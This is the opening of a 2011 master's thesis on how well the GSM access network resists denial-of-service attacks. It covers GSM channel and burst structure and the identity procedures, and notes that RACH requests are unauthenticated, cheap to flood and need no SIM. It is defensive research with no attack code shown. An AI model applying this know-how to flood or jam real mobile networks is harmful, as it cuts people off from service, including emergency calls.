Aalto university
School of Science
Degree Programme in Security and Mobile Computing

Maxim Suraev

Denial-of-service attack resilience of the GSM access network

Master's Thesis
Trondheim, Norway, June 23, 2011

Supervisors:
Professor Stig Frode Mjølsnes, Norwegian University of Science and Technology
Professor Tuomas Aura, Aalto University

AALTO UNIVERSITY

ABSTRACT OF
MASTER'S THESIS

School of Science
Degree Programme in Security and Mobile Computing

Author:	Maxim Suraev	
Title of thesis:	Denial-of-service attack resilience of the GSM access network	
Date:	June 23, 2011	**Pages:** 11 + 44 + 56
Professorship:	Data Communications Software	**Code:** T-110
Supervisors:	Professor Stig Frode Mjølsnes Professor Tuomas Aura	

GSM network capable of connecting to any operator providing SIP trunk has been constructed to serve as a target for controlled experiment on DoS attacks against GSM. The usage of this network as a tool to perform DoS attack against mobile phones was also investigated and documented.

Open source implementation of testing tool to check DoS resilience of any GSM base station against RACH flood attack was developed as part of this thesis.

Additionally, the analysis of the GSM flaws which opened the possibility for DoS attacks, and the analysis of potential countermeasures is presented.

Keywords:	GSM, DoS
Language:	English

Acknowledgements

The author would like to thank developers of USRP and GNU Radio projects. This work was inspired by outstanding research on GSM security made by Harald Welte, Karsten Nohl, Dieter Spaar and David Burgess. Supervision provided by Professor Stig Frode Mjølsnes and Professor Tuomas Aura is also appreciated.

Abbreviations and Acronyms

DSP	Digital Signal Processor
FDMA	Frequency Division Multiple Access
TDMA	Time Division Multiple Access
FCCH	Frequency Correction Channel
FFT	Fast Fourier Transformation
SDR	Software Defined Radio
GSM	Global System for Mobile Communications
GMSK	Gaussian Minimum-Shift Keying
TB	Tail Bits
BTS	Base Transceiver Station
BSC	Base Station Controller
MSC	Mobile Switching Center
VLR	Visiting Location Registrar
EIR	Equipment Identity Registry
HLR	Home Location Registrar
RACH	Random Access Channel
BCH	Broadcast Channel
SDCCH	Standalone Dedicated Control Channel
ACCH	Associated Control Channel

SCH Synchronization Channel

CCCH Common Control Channel

BCCH Broadcast Control Channel

TCH Traffic Channel

MS Mobile Station

UMTS Universal Mobile Telecom System

LTE Long-Term Evolution

IMS IP Multimedia System

SIP Session Initiation Protocol

MitM Man-in-the-Middle

DoS Denial of Service

ARFCN Absolute Radio Frequency Channel Number

HSN Hopping Sequence Number

IMEISV International Mobile Equipment Identity and Software Version

IMSI International Mobile Subscriber Identity

TMSI Temporary Mobile Subscriber Identity

SIM Subscriber Identity Module

TAC Type Allocation Code

SNR Serial Number

SVN Software Version Number

MCC Mobile Country Code

MNC Mobile Network Code

MOC Mobile Originated Call

MTC Mobile Terminated Call

MSIN Mobile Subscriber Identification Number

USRP Universal Software Radio Peripheral

Contents

List of Tables

List of Figures

Listings

Chapter 1

Introduction

Despite being covered by set of open standards (just like Internet), GSM had undergone through way less scrutiny compared to TCP/IP protocol stack. The major causes for that situation were prohibiting cost of hardware and lack of open source software. Luckily, in recent years that situation had changed with emergence of open source projects like GNU Radio and corresponding USRP hardware. Various open source implementation of GSM protocol stack are now available as well.

1.1 Problem definition

GSM has a long history of architectural security weaknesses which leads to numerous successful attacks like eavesdropping, Man-in-the-Middle (MitM) and Denial of Service (DoS).

The concept of Software Defined Radio (SDR) gives extreme flexibility for researchers to experiment with air communication technologies. Availability of open source implementation of networking protocols allows researchers to quickly uncover protocol flaws and make improvements. The combination of both methodologies creates perfect experimentation and development environment to greatly speed-up research related to security and reliability of GSM technologies.

The deployment of the GSM network is further complicated by the sensitivity of physical GSM protocols to the quality of the reference clock in transmitter. To meet high demands of the GSM for clock accuracy, USRP (open hardware SDR implementation) requires installation of external reference clock generator. Before installing this external generator, internal clock of the USRP has to be disabled. In order to do so, skills of working with soldering iron and SMD components are required. When installation is complete, the newly connected reference

clock generator has to be calibrated using established source of the GSM signal.

In order to assess the resilience of GSM network, first of all, the DoS attack tool should be implemented and tested against GSM access network deployed in controlled environment of the laboratory.

GSM network could be considered as a practical model to analyze resilience of UMTS access network, too, because of mandatory backward compatibility requirements which are part of the standards covering UMTS.

This allows to study difficulty of practical implementation of DoS attack and extents to which parameters of the GSM access network could be tuned in order to resist the attack. Both are crucial pieces of information necessary to improve the robustness of the service availability of the GSM/UMTS access network.

The analysis of the attack requires collection of vast amount of data from log journals. This might require modification of the existing logging facilities.

Because of the broadcast nature of the radio medium and the possibility of interference with existing production network, the controlled experimental environment has to be prepared. The development of the software which allows to automatically run every experiment in a series, in predictable and safe manner, is a separate task required to work on GSM DoS resilience problem.

1.1.1 Scope of the work

This work focuses on setting up environment for experiments, actual research conducted within this environment and application of the results of those experiments. In a sense, it uses the same settings (inexpensive hardware plus open source software) that led to a rapid increase of security and reliability of Internet communication over the years.

Detailed descriptions of 3 DoS attacks against the network and 2 attacks against the mobile phone are given. One of the attacks against network is implemented and assessed in a laboratory experiment. Countermeasures to protect from those attacks are discussed in details as well, but their practical implementation belongs to Sec. 7.2 Future work.

1.1.2 Major results

The main results of this work are:

- well-documented setup of test GSM network with open source software and

hardware.

- created GSM setup could also serve not only as a test target but also as an attack tool itself.
- open source implementation of DoS attack.
- analysis of the flaws resulted in attack possibility.
- analysis of potential countermeasures.

The detailed structure of the work presented in Sec. 1.3.

1.2 Background

Before studying security details of GSM access network it is important to obtain high-level understanding of GSM as a whole. The technical details of GSM protocols and system architecture are reviewed in chapter 2.

Table 1.1: Equipment composing classical GSM deployment

Device	Function
BTS	Base Transceiver Station
BSC	Base Station Controller
MSC	Mobile Switching Center
VLR	Visiting Location Registrar
EIR	Equipment Identity Registry
GMSC	Gateway Mobile Switching Center
AuC	Authentication Center
HLR	Home Location Registrar

Nowadays GSM is the most widely used mobile communication technology: it covers roughly third of the world population. From the very beginning it was developed as a set of proprietary standards which led to several security weaknesses, both intentional (for example A5/2 weak encryption algorithm [3]) and unintentional (security weakness introduced into KASUMI cipher while adopting it as a A5/3 encryption algorithm [8]).

Original architecture of GSM[1] (shown in Fig. 1.1) is rather complex[2], it consists of

[1] Letters on the links represent various communication protocols specified in GSM standard.
[2] GPRS-related equipment is omitted for the sake of simplicity.



Figure 1.1: Overview of GSM architecture

numerous devices responsible for various functions. Those devices are interconnected using various protocols which are quite often inherited from old telecom industry.

However, as time goes by, functions from different components tend to be integrated into a single device. Those few devices are interconnected with standard IP protocol (sometimes with a proprietary protocol on top of it). This drives down costs of GSM deployment (excluding GSM frequency licensing costs) and makes it practical to implement such deployment as an open source project. Such implementations and their relevance to DoS attack research are examined in following sections: network side implementation is reviewed in Sec. 4.3.1 and Sec. 4.3.2, client side implementation is discussed in Sec. 4.3.3.

This convergence brings actual deployment of GSM closer to high-level conceptual architecture shown in Fig. 1.2[3]. The idea of division of mobile network into BSS, responsible for radio communication with mobile terminals, and NSS, im-

[3]SS7 is a protocol stack used to interconnect operator's equipment.



Figure 1.2: High-level architecture of GSM

plementing call routing and accounting, is persistent among all generations of GSM. In the latest available version (4G) NSS is represented by IMS with call routing handled over standard SIP protocol which is the most widely used protocol for VoIP communication over Internet nowadays.

1.3 Structure

This thesis consists of 7 chapters. Chapter 1 introduces a problem in general and background for research alongside with the scope of the work. Chapter 2 provides description of some parts of GSM protocol stack which are relevant to the problem at hands.

DoS attacks are introduced and discussed in chapter 3. Chapter 4 deals with practical implementation of GSM network and with the setup necessary for experiments.

Chapter 5 contains description of conducted experiments and the measurements results. It is followed by discussion in chapter 6 which also reviews potential countermeasures and their applicability. Thesis is concluded with chapter 7 which also considers propositions for possible future work.

Several appendices contain detailed information necessary to reproduce experiments presented in this thesis.

Chapter 2

GSM

This chapter outlines parts of GSM protocol stack necessary for understanding DoS attacks.

2.1 Protocols overview

GSM utilize both Frequency Division Multiple Access (FDMA) and Time Division Multiple Access (TDMA). There are several GSM bands with different frequency sets utilized for communication.The available radio spectrum within GSM band is divided into Absolute Radio Frequency Channel Number (ARFCN) radio channels. GSM operates in duplex,[1] so each ARFCN consist of uplink and downlink frequencies (both with bandwidth of 200 KHz) separated by constant offset which depends on the band.

2.2 Physical channels

Each ARFCN frequency (uplink and downlink) is further divided into timeslots using TDMA as access scheme. There are up to 8 timeslots assigned to different logical channels. Each timeslot lasts $576.9\mu s$. GSM uses Gaussian Minimum-Shift Keying (GMSK) as its modulation method with a modulation rate of $270.833kb/s$. This give us maximum of $270.833[kb/s] * 576.9[\mu s] = 156.25[bits]$ per timeslot.

[1] It is only duplex in a sense of using separate frequencies to transmit and receive, not in time-of-transmission sense: MS radio tract is unable to transmit and receive at the same time.

The data transmitted during a single time slot is called a burst. Each burst reserve 8.25 bits for guard time to prevent bursts from overlapping and interfering with transmissions in other timeslots. So there are total of $156.25 - 8.25 = 148$ usable bits in each burst.

2.2.1 Transmission bursts

Each timeslot can contain one of the following bursts: *Normal*, *Frequency Correction*, *Synchronization* or *Access* (which is often referred to as Random Access Channel (RACH) bursts — see Sec. 2.3 for details). Their internal structures are shown in Tab. 2.1[2] except frequency correction burst which looks like a predefined sequence with Tail Bits (TB)[3] at the beginning and at the end of the sequence. Frequency correction bursts are used in Frequency Correction Channel (FCCH). More in-depth overview of its functions is given in Sec. 4.5.2.

Table 2.1: Bursts

Normal:

TB	data [57]	S	training [26]	S	data [57]	TB

Synchronization:

TB	data [39]	synchronization sequence [64]	data [39]	TB

Access:

TB	synchronization [41]	data [36]	TB	guard

Different types of bursts are used by different logical channels described in Sec. 2.3.

2.2.2 Data throughput estimation

Each *normal* burst contains two 57-bit data segments, so total data payload contains 114 bits. This gives us maximum theoretical[4] throughput of $114 \div 576.9 \div 8 \times 1000 = 24.7$ kb/s.

The *access* burst contains only 36 bits, so the DoS attack will require maximum throughput of only $36 \div 576.9 \div 8 \times 1000 = 7.8$ kb/s which can be easily handled by open hardware.

[2] S is a *stealing* bit. Number in brackets represent number of bits in a particular segment.

[3] All burst have 3 tail bits except *access* burst which uses 8 bits on both ends.

[4] Bits occupied by error correction codes are not counted.

2.2.3 Frame structure and hierarchy

The sequence of 8 timeslots comprise one TDMA frame which is $576.9 \times 8 = 4615.2\mu s$ long.

Frames are combined into multiframes. The traffic channel multiframe contains 26 frames which makes it $120\mu s$ long. The control channel is made of 51 frames and is $235.4\mu s$ long. The example of control channel multiframe is shown in Tab. 2.2.

It is essential to understand that, despite the fact that different timeslots might be allocated to different mobile stations, overall transmission flow is continuous. For example in Tab. 2.2 TDMA stream goes from top to bottom and from left to right: after burst of TS7 of frame number 0, the TS0 of frame number 1 is transmitted. So mobile station with allocated TS2 and TS6 after the transmission of a burst in TS6 has to skip slots TS7, TS0, and TS1 before transmitting again in TS2.

Table 2.2: Control Channel Multiframe

	0	1	2	...	49	50
TS0		✓				
TS1						
TS2						
TS3						
TS4				...		
TS5						
TS6						
TS7	✓					

Also notable is the offset between uplink and downlink. The uplink is exactly 3 timeslots behind the downlink, so for example TS4 in downlink corresponds to TS1 in uplink. When the Mobile Station (MS) is neither transmitting nor receiving, it monitors the BCCH of adjacent cells.

Both traffic and control multiframes are composed into *superframe* with the duration of 6.12 seconds. Each superframe is made of 1326 (51×26) TDMA frames.

The top level of the frame hierarchy is *hyperframe* which is constructed from 2048 superframes. Every TDMA frame has a number, assigned[5] according to its position within a hyperframe.

2.3 Logical channels

Logical channels defined in the GSM standard constitute rather complex hierarchy shown in Fig. 2.1.

[5]Frame number belongs to $[0; 2, 715, 547]$ interval and is repeated every 3h 28m 53s 76ms.

The two major categories are Signaling channels and Traffic Channel (TCH).

2.3.1 Signaling channels

In this section major groups of signalling channels are presented:

Broadcast Channel (BCH)
This channel carries system parameters needed to gain an access to the network: identity of the network, time and frequency synchronization with the network. It is broadcasted by Base Transceiver Station (BTS) to all MS.

Common Control Channel (CCCH)
Signaling between the BTS and the MS is used to request and to grant access to the cellular network.

Standalone Dedicated Control Channel (SDCCH)
Used for call setup. Relevant procedures are described in Sec. 2.4.2.

Associated Control Channel (ACCH)
Used for signaling associated with calls and call-setup. It is always allocated in conjunction with a TCH or a SDCCH.

More detailed description of all channels and their groups could be obtained from [18].

2.3.2 Channel combinations

There are VII possible combinations of logical channels defined in the GSM standard. Each channel combination is a mapping of set of logical channels onto frames. Each frame belongs to a particular timeslot in multiframe on a physical channel.

Combinations IV (FCCH + Synchronization Channel (SCH) + Broadcast Control Channel (BCCH) + CCCH) and VI (BCCH + CCCH)[6] allow for RACH bursts in every frame on uplink. Combination V shown in Fig. 2.2 is often used for small cells. It allows for RACH bursts in some frames on the uplink and leaves the space for other control channels as well.

[6]Combinations usually named after corresponding downlink channels.



Figure 2.1: Logical channels in GSM



Figure 2.2: Channel combination V, *uplink*

2.3.3 Frequency hopping

Every ARFCN is influenced by radio propagation conditions specific for ARFCN's frequency. In order to minimize effects of poor propagation on some frequencies BTS is able[7] to change transmission frequency with each TDMA frame. This could be done in either sequential or "random" order. The procedure is known as *slow frequency hopping*.

Of course seemingly random behavior is derived by known algorithm from predefined *Hopping Sequence Number (HSN)*, so it only appears to be random. The HSN is transmitted over BCCH alongside with other radio configuration parameters and BCCH itself is exception from frequency hopping scheme: it is always transmitted on well-known frequency.

2.4 Network interaction

One of the first things which happens when MS is trying to connect to cellular network is the establishment of security context. Other aspects of interaction between MS and the cellphone network also have significant security implications (see Sec. 3.1.2 for example).

2.4.1 Security establishment

GSM has rather sophisticated security mechanisms. The major design flaw is that none of them is applied before mobile station transmit RACH request. Moreover, RACH bursts themselves are exempt from any authentication schemes as can be seen in Fig. 2.3.

MS has to perform the *IMSI attach* procedure before communication could happen.

Table 2.3: IMSI structure

IMSI		
MCC	MNC	MSIN
3 digits	2-3 digits	man 10 digits

[7] It is optional in a sense that BTS might use it or not: this parameter is non-negotiable with the phone.



Figure 2.3: IMSI Attach procedure

After this procedure MS is identified and one-way authentication is established. Further communication is performed over the encrypted channel. However, RACH requests predate even an identification part of the *IMSI attach* procedure.

Table 2.4: New IMEI structure

IMEISV		
TAC	SNR	SVN
8 digits	6 digits	2 digits

There are two identity components on the MS: the International Mobile Subscriber Identity (IMSI) and the International Mobile Equipment Identity and Software Version (IMEISV). The one shown in Tab. 2.4 was introduced in 2004, and it identifies a phone hardware[8] while the one in Tab. 2.3 identifies Subscriber Identity Module (SIM) card inside the phone. Note that Mobile Country Code (MCC) and Mobile Network Code (MNC) are part of BTS identity as well.[9]

In order to decrease security risks, most of the times IMSI is substituted with the Temporary Mobile Subscriber Identity (TMSI) — the random identity associated with the particular IMSI. However, the IMSI value could be relatively easily and completely automatically revealed by devices called "IMSI catchers" which Karsten Nohl and Sylvain Munaut publicly demonstrated during their lecture [14].

In practice this means that in order to mount RACH flood DoS attack there is no need to use a SIM card. Hence, the only information about an attacker disclosed to operator's network is its approximate physical location based on radio measurements.

2.4.2 Call control

The management procedures on various network layers are described in [1]. The common part of all those procedures is a *Random Access* — regardless of who initiates communication, the first thing mobile station will transmit is the RACH request in order to acquire a channel.

The Detailed description of call control procedures for both Mobile Originated Call (MOC) and Mobile Terminated Call (MTC) could be found in [9].

[8] Type Allocation Code (TAC) and Serial Number (SNR) identifies particular model and Software Version Number (SVN) identifies firmware.

[9] Mobile Subscriber Identification Number (MSIN) is unique for the network of particular operator.



Figure 2.4: IMSI Detach procedure

2.4.3 Connection tear-down

To allow the network to process a call rejection faster,[10] MS performs the *IMSI Detach* procedure when phone is about to be powered off.

This procedure is shown in Fig. 2.4. It is a basis for the attack described in Sec. 3.1.2.

[10]There is no need to page MS and wait for response timeout if it is known that phone is not available.

Chapter 3

DoS Attacks

This chapter introduces simple classification of DoS attacks and applies it to the case of GSM technologies.

3.1 DoS attacks classification

The problem of Denial of Service (DoS) attacks could be classified in several ways. One classification could distinguish between simple jamming (Sec. 3.1.1) that utilizes a strong white noise-like signal to suppress communication, and logical DoS (Sec. 3.1.2) which uses knowledge of communication protocols in order to mount a more energy-efficient attack. Another way to categorize DoS is by its target: whether the attack is against a network side (to prevent all users in the area from accessing service — see Sec. 3.1.2) or against a particular user (Sec. 3.1.2 and Sec. 3.1.2).

3.1.1 Jamming attacks

